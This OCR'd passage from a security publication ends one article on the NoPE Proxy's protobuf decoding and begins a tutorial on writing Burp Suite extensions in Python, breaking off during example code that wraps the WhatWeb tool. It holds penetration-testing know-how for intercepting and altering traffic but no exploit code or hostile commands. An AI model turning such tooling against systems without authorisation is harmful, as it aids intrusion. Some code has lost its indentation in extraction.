


Figure 13: Python Mangler ProtoBuf Decoding

Let’s take a look at that request in the TCP Intercept tab again with these modifications.




Figure 14: Decoded Protobuf Request

Notice that everything is decoded nicely and we see an ID parameter that was not easily identifiable in the unaltered request. This can now be easily modified by hand and the NoPE proxy can handle encoding everything back to a format that the server will be able to understand.

Signing off


We have just scratched the surface of what this tool can do and development is still very much active on this project. It currently only supports TCP at this point but UDP and other Fuzzing/Traffic analysis tools are in the works. You can download the NoPE Proxy, other tools, and example code from the GitHub link below. Please feel free to email me and follow our blog for updates and feature enhancements.

Download: https://github.com/summitt

Blog: http://blog.fusesoftsecurity.com/

Email: josh.summitt@fusesoft.co

Twitter: https://twitter.com/fusesoftLLC



Author: Josh Summitt

Josh Summitt is a Senior Security Analyst focused on web and mobile penetration testing with over 10 years experience working for both government and private organizations. Josh is also the founder of FuseSoft Security, which specializes in the development of Assessment Collaboration, Assessment Tracking, and Vulnerability Management software suites to simplify the PenTest/Assessment process.

Extending Burp Using Python

by Hamed Farid

You can write your own extensions in Burp using the Burp Extensibility API. The API consists of a number of Java interfaces that you will provide implementations of, depending upon what you are trying to accomplish. However, Burp is written in Java and the understeering of its APIs need some java knowledge but I think some understanding of any programming language will be enough beside searching the web for Java keywords you don't understand. Burp extensions can be written in Java, Python, or Ruby. We'll use Python here in this article, check the section Why Python for details.

Topics

What is Burp Suite

From the Burp suite official web site https://portswigger.net/burp/

Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.

Burp gives you full control, letting you combine advanced manual techniques with state-of-the-art automation, to make your work faster, more effective, and more fun.

Burp Suite contains the following key components:

- An intercepting Proxy, which lets you inspect and modify traffic between your browser and the target application.
- An application-aware Spider, for crawling content and functionality.
- An advanced web application Scanner, for automating the detection of numerous types of vulnerability.
- An Intruder tool, for performing powerful customized attacks to find and exploit unusual vulnerabilities.
- A Repeater tool, for manipulating and resending individual requests.
- A Sequencer tool, for testing the randomness of session tokens.
- The ability to save your work and resume working later.
- Extensibility, allowing you to easily write your own plugins, to perform complex and highly customized tasks within Burp.

Burp is easy to use and intuitive, allowing new users to begin working right away. Burp is also highly configurable, and contains numerous powerful features to assist the most experienced testers with their work. If you are not familiar with Burp, I recommend these video tutorials for you:
https://www.youtube.com/watch?v=AVzC7ETqpDo&list=PLq9n8iqQJFDrwFe9AEDBlR1uSHEN7egQA

Why extending Burp

The Burp extensibility framework provides the ability to easily extend Burp's functionality in many useful ways, including:

- Analyzing and modifying HTTP requests/responses
- Customizing the placement of attack insertion points within scanned requests
- Implementing custom scan checks
- Implementing custom session handling
- Creating and issuing HTTP requests
- Controlling and initiating actions within Burp, such as initiating scans or spidering
- Customizing the Burp UI with custom tabs and context menus
- Combine all your web hacking tools in one place

There are a growing number of 3rd party extensions available that you can download and use. The BApp Store was recently created, providing access to a number of useful extensions that you can download and add to Burp. Beginning with Burp Suite version 1.6 beta, released along with the BApp

Store on March 4, 2014, access to the BApp Store is also provided directly from within Burp's UI. Additionally, there are a number of examples available in the Portswigger blog that provide an excellent starting point for writing your own extension, depending on what you are trying to accomplish. Go to the Burp Extender page to see an overview of some of these examples, including links to the full blog posts and downloadable code. And, of course, you can always turn to the Burp Extension User Forum for help with writing your own extensions, and more examples contributed by the user community.

Why Python

Python is a powerful new-age scripting platform that allows you to build exploits, evaluate services, automate, and link solutions with ease. Python is a multi-paradigm programming language well suited to both object-oriented application development as well as functional design patterns. Because of the power and flexibility offered by it, Python has become one of the most popular languages used for penetration testing. In the wake of high profile security breaches, penetration testing is gaining momentum in the security field and Python, for other reasons, is gaining popularity in programming field. There is an interesting place where these two worlds meet. In the last couple of years, Python has become penetration testers' aka 'hackers'' (media loves that word) favorite scripting language. The fact that Python is getting popular in security circles is evident from the tools, books and course-ware that got published in last couple of years on this topic and powerful third party libraries. Python saves a lot of 'programmer's time' (which is of essence in a pen test) because of its simple learning curve. In my opinion, I wish that Nmap and Metasploit were written in Python. If you are new to Python or you need a refresher, this tutorial for you http://www.tutorialspoint.com/python/

Writing Burp Extensions


You can write your own extensions in Burp using the Burp Extensibility API. The API consists of a number of Java interfaces that you will provide implementations of, depending upon what you are trying to accomplish. However, Burp is written in Java and the understeering of its APIs need some java knowledge but I think some understanding of any programming language will be enough beside searching the web for Java keywords you don't understand. Burp extensions can be written in Java, Python, or Ruby. We'll use Python here in this article, check the section Why Python for details.

4.1 Burp Extender Tab

The Extender tab in Burp Suite contains four sub-tabs (Extensions, BApp, APIs and options) that are responsible for configuring and running custom plugins or extensions. The description for each tab is in the below sub sections:


4.1.1 Extensions

The Extensions tab shown below allows you to load and manage the extensions you are using in Burp. From this, you can add and remove your extensions, as well as manage the order in which extensions and their resources are invoked. The panel at the bottom provides details on a selected extension, as well as tabs to display any output written by the extension, as well as any error messages produced by the extension, either compilation or run time errors.



4.1.2 BApp Store


The BApp Store sub tab provides direct access to downloadable extensions from the Portswigger BApp Store.



4.1.3 APIs


The APIs tab shown below provides reference to the Burp Extensibility API in Javadoc or Java documentation. You can also browse the latest APIs online via

https://portswigger.net/burp/extender/api/



4.1.4 Options

The Options sub tab is where you will configure things like the location of different environments required to run your extensions, depending on whether the extension is written in Java, Python, or Ruby. For instance, to run extensions written in Python, it requires the use of Jython.



4.2.1 IBurpExtender

Now we will start the cool part, the coding. The IBurpExtender Interface (the interface as a Java keyword cannot run from its own, it must be implemented by another Java class because it can contain unimplemented methods. For more details, please check this link https://docs.oracle.com/javase/tutorial/java/concepts/interface.html is the foundation of every extension you will write. A Burp extension must provide an implementation of IBurpExtender that is declared as public, and implements a single method, called registerExtenderCallbacks. This method is invoked when the extension is loaded into Burp, and is has parameter of type IBurpExtenderCallbacks Interface. This Interface provides a number of useful methods that can be invoked by your extension to perform a variety of actions. At its very simplest, an extension in Burp starts out like this:

```
from burp import IBurpExtender

class BurpExtender(IBurpExtender):

def registerExtenderCallbacks(self, callbacks):

        # put your extension code here

        return
```

4.3 IContextMenuFactory

The IContextMenuFactory Interface is implemented once you want to add a menu item to your context menu. This interface has method createMenuItems, which, as indicated by its name, adds menu items to the context menu. This class can be included as follows:

```
from burp import IContextMenuFactory
```

5. The Example

In this article, we will write a simple extension that runs the Whatweb tool. https://github.com/urbanadventurer/WhatWeb

The aim for this example is to integrate useful tools into the Burp Suite in order to run all your tools in one place.

5.1 Preparation

- Install the Whatweb tool.This tool is installed by default in Kali Linux. If you want to install it in other distributions or in Windows, please check this https://github.com/urbanadventurer/WhatWeb/wiki/Installation
- Add Jython Jar to the options sub tab of the extender tab, Jython stand alone jar can be downloaded from http://www.jython.org/. Jython is a Python interpreter that is written in Java. Simply, Jython turns your Python code into Java to be integrated in the Burp Suite.
- Run the Burp Suite from the command line as java -XX:MaxPermSize=1G-jar burpsuite_free_v1.7.03.jar (change the burp jar name according to the version you have) the MaxPermSize is Maximum java permanent space size and this parameter is required by Jython applications.

5.2 The Code Overview

In this section, we will describe the code in more detail.

```
from burp import IBurpExtender

from burp import IContextMenuFactory

from javax.swing import JMenuItem

import os

class BurpExtender(IBurpExtender, IContextMenuFactory):

def registerExtenderCallbacks(self, callbacks):

self._callbacks = callbacks

self._helpers = callbacks.getHelpers()
```

```
